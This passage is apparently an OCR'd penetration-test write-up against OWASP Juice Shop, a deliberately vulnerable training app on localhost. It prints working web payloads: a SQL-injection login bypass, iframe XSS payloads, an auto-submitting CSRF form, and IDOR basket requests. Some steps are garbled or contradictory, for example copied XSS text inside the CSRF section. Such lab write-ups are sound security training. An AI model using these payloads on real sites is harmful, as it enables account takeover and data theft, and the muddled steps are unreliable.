


Email *: admin' or 1=1 —

Password *: ●●●●●

Accessing the Source Code:

- After gaining access to the admin control panel, the source code of the application was inspected




```
<!--
  ~ Copyright (c) 2014-2024 Bjoern Kimminich & the OWASP Juice Shop contributors.
  ~ SPDX-License-Identifier: MIT
  --><!DOCTYPE html><html lang="en"><head>
  <meta charset="utf-8">
  <title>OWASP Juice Shop</title>
  <meta name="description" content="Probably the most modern and sophisticated insecure web application">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon_js.ico">
  <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css">
  <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
  <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
  <script>
    window.addEventListener("load", function(){
      window.cookieconsent.initialise({
        "palette": {
          "popup": { "background": "var(--theme-primary)", "text": "var(--theme-text)" },
          "button": { "background": "var(--theme-accent)", "text": "var(--theme-text)" }
        },
        "theme": "classic",
        "position": "bottom-right",
        "content": { "message": "This website uses fruit cookies to ensure you get the juiciest tracking experience.", "dismiss": "Me want it!", "link": "But me wait!", "href": "https://www.youtube.com/watch?v=9PnbKL3wuH4" }
      })});
  </script>
<style>.bluegrey-lightgreen-theme{--theme-primary:#546e7a;--theme-primary-lighter:#687e8c;--theme-primary-light:#819ca9;--theme-primary-darker:#405e68;--theme-primary-dark:#3f535c;--theme-primary-fade-30:rgba(84, 110, 122, .3);--th
<body class="mat-app-background bluegrey-lightgreen-theme">
  <app-root></app-root>
<script src="runtime.js" type="module"></script><script src="polyfills.js" type="module"></script><script src="vendor.js" type="module"></script><script src="main.js" type="module"></script>

</body></html>
```

- and a file named main.js was found.

- Upon reviewing the contents of the file, a specific path named /administration was discovered.

- By following this path, access to the admin panel was obtained, confirming that sensitive administrative functionalities were exposed without proper protection.



localhost:3000/#/administration

Administration

Registered Users
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
mc.safesearch@juice-sh.op
J12934@juice-sh.op
wurstbrot@juice-sh.op

Items per page: 10   1 – 10 of 20

Customer Feedback		
1	I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)	★★★★★
2	Great shop! Awesome service! (***@juice-sh.op)	★★★★
3	Nothing useful available here! (***der@juice-sh.op)	★
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriag...	★
	Incompetent customer support! Can't even upload photo of broken purchase!...	★★
	This is **the** store for awesome stuff of all kinds! (anonymous)	★★★★
	Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	★★★★
	Keep up the good work! (anonymous)	★★★

Items per page: 10   1 – 8 of 8

11. Vulnerability Name: DOM-based Cross-Site Scripting (DOM XSS)

- **Description:** is a type of security vulnerability that occurs when an application's client-side scripts modify the Document Object Model (DOM) without proper validation or sanitization of user inputs. This allows attackers to inject malicious scripts into a webpage, which can then execute in the browser of anyone who visits the affected page
- **Severity**: Medium
- **Exploitation Potential:**

  Information Theft: Attackers can steal sensitive data from users, such as cookies, session tokens, or personal information. This can lead to unauthorized access to accounts or services.

  Phishing Attacks: By injecting malicious scripts, attackers can create fake forms or dialogs to trick users into entering their credentials or personal information.

Exploitation Steps:

1. **Identifying the Target**:
   - While testing the application, you navigated to the search box, which was suspected to be vulnerable to DOM XSS.
2. **Testing for Vulnerability**:
   - In the search input field, you entered the following payload to check for DOM XSS:

```
<iframe src="javascript:alert(`xss`)">
```

- • This payload is designed to create an iframe that executes JavaScript code, in this case, triggering an alert box with the message "xss".

- **Analyzing the Application's Response**:


  - Upon submitting the payload, you observed the application processing the input and executing the JavaScript code embedded in the iframe.
  - If the alert box appeared, it confirmed that the application was vulnerable to DOM XSS, as it executed untrusted input directly within the DOM.

- **Consequences of the Exploitation**:

  - The execution of the alert box indicates that an attacker can potentially execute arbitrary JavaScript code in the user's browser.
  - This vulnerability could be further exploited to steal sensitive information, redirect users, or perform other malicious actions.

- **Further Exploitation Potential**:

  - With the confirmation of DOM XSS, more complex payloads could be crafted to exploit the vulnerability further, such as:
    - Capturing cookies or session tokens.
    - Redirecting users to malicious websites.
    - Displaying phishing forms to collect user credentials.


localhost:3000/#/search?q=<iframe src%3D"javascript:alert(`xss`)">.

You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

localhost:3000

xss

12. Vulnerability Name: Reflected XSS

- **Description:** is a type of web security vulnerability that occurs when an application immediately reflects untrusted data sent from a user in an HTTP request (such as a URL parameter) back to the user's browser without proper validation or sanitization. This type of attack typically targets users who click on a malicious link, which includes a crafted payload designed to execute malicious scripts in their browser.
- **Severity:** Medium
- **Exploitation Potential:**
  Information Theft: Attackers can steal sensitive data from users, such as cookies, session tokens, or personal information. This can lead to unauthorized access to accounts or services.
  Phishing Attacks: By injecting malicious scripts, attackers can create fake forms or dialogs to trick users into entering their credentials or personal information.

Exploitation Steps:

1. **Identifying the Vulnerability**:
   - During the assessment of the application, I found a URL parameter named `id` that was used for displaying payment methods without proper input validation or sanitization.
2. **Crafting the Payload**:
   - I crafted a malicious payload intended to test for reflected XSS vulnerabilities. The payload I used was:

Injecting the Payload:

- I inserted the crafted payload into the `id` parameter of the URL. The resulting URL looked like this:

https:// localhost:3000//payment?id=<iframe src="javascript:alert(`xss`)">

- **Submitting the Request**:
  - I accessed the crafted URL in my browser, which sent the request to the server with the injected payload.
- **Triggering the Execution**:
  - The application processed the request and reflected the `id` parameter value back in the response without sanitization, resulting in the payload being included in the page's HTML.
  - The browser executed the injected script, and an alert box appeared with the message "xss," confirming that the reflected XSS vulnerability had been successfully exploited.

13. Vulnerability Name: Cross-Site Request Forgery

Description: is a type of security vulnerability that allows an attacker to trick a user into executing unwanted actions on a web application in which the user is authenticated. This attack leverages the trust that a web application has in the user's browser.


Severity: high

Exploitation Potential:

- **Unauthorized Actions**: Attackers can perform actions on behalf of authenticated users without their consent. This can include changing passwords, making financial transactions, or altering account settings, leading to significant personal or financial loss for users.

Exploitation Steps:

3. **Identifying the Vulnerability**:
   - During the assessment of the application, I found a URL parameter named **`id`** that was used for displaying payment methods without proper input validation or sanitization.
4. **Crafting the Payload**:
   - I crafted a malicious payload intended to test for reflected XSS vulnerabilities. The payload I used was:



User Profile

Email:
admin@juice-sh.op

Username:
mm

Set Username

\mm


File Upload:
Browse... No file selected.

Upload Picture


or

Image URL:

Link Image



```
<html>
        <body>
                <form method="POST" action="http://localhost:3000/profile">
                        <input type="hidden" name="username"  value="hacked"/>
                        <input type="submit" value="Submit">
     <script>
        document.forms[0].submit();
    </script>
                </form>
        </body>
<html>
```



```
<html>
        <body>
                <form method="POST" action="http://localhost:3000/profile">
                        <input type="hidden" name="username"  value="hacked"/>
                        <input type="submit" value="Submit">
     <script>
        document.forms[0].submit();
    </script>
                </form>
        </body>
<html>
```

14. Vulnerability Name: Information Disclosure

Description: is a type of security vulnerability that occurs when a system unintentionally exposes sensitive information to unauthorized users. This can happen through various means, such as improper access controls, inadequate data sanitization, or insecure application configurations. When sensitive information is disclosed, it can lead to further attacks, such as identity theft, data manipulation, or unauthorized access to systems.

Severity: high


Exploitation Potential:

1. **Data Breach**:
   - **Unauthorized Access**: Exposed sensitive information can lead to unauthorized access to systems, accounts, or confidential data, potentially resulting in significant data breaches.
2. **Identity Theft**:
   - **Personal Information Exposure**: If personal information (such as names, addresses, social security numbers) is disclosed, attackers can use it for identity theft, fraud, or other malicious activities.

Exploitation Steps:

During the assessment, I checked if the FTP (File Transfer Protocol) service was running on the target server

I connected to the FTP server, Disclose the information found



localhost:3000/ftp/

```
~ / ftp /
quarantine               acquisitions.md    announcement_encrypted.md
coupons_2013.md.bak      eastere.gg         encrypt.pyc
incident-support.kdbx    legal.md           package.json.bak
suspicious_errors.yml
```

15. Vulnerability Name: Insecure Direct Object Reference (IDOR)

Description: is a type of security vulnerability that occurs when an application exposes a direct reference to an internal object, such as files, database records, or user accounts, without proper authorization checks. Attackers can exploit this vulnerability by manipulating the input parameters (like URLs or form fields) to gain unauthorized access to resources that they should not be able to view or modify.

Exploitation Potential:

1. **Unauthorized Access**:
   - **Accessing Sensitive Resources**: IDOR vulnerabilities allow attackers to access unauthorized resources by manipulating input parameters, such as URLs or form fields. This can lead to exposure of sensitive data, such as user accounts, documents, or other objects.
2. **Data Theft**:
   - **Exposing Personal Information**: Attackers can exploit IDOR to retrieve personal information belonging to other users, leading to data breaches. This can include names, addresses, contact information, and other sensitive data.

Exploitation Steps:

1. **Setting Up the Environment**:
   - I started by launching Burp Suite to intercept and analyze the requests made by the application while navigating through its functionality. This included browsing features like shopping carts or user profiles.

- **Identifying the Target Request**:

  - While exploring the application, I noticed a request to the endpoint `/rest/basket/1` in the Burp Proxy's intercepted requests. This endpoint seemed to be related to user-specific data, likely fetching the contents of a user's shopping basket.

- **Sending to Repeater**:

  - I sent the request to the Repeater tool in Burp Suite for further testing. The original request looked something like this:

GET /rest/basket/1 HTTP/1.1

Host: http://localhost:3000/#/

Manipulating the Identifier:


- In the Repeater, I modified the identifier from `1` to `2` in the request to see if the application would return a different basket. The modified request looked like:
- GET /rest/basket/1 HTTP/1.1
- Host: http://localhost:3000/#/

- **Sending the Modified Request**:


  - I executed the modified request to `/rest/basket/2` and observed the response. To my surprise, the application returned the contents of the basket associated with ID `2`, indicating that I was able to access another user's basket without proper authorization checks.

- **Assessing the Impact**:

  - By successfully retrieving the contents of another user's basket, I confirmed that the application was vulnerable to IDOR. This exploitation could allow an attacker to access sensitive data, such as items in a shopping cart, user information, or even proceed with unauthorized transactions.



```
GET /rest/basket/1 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbW
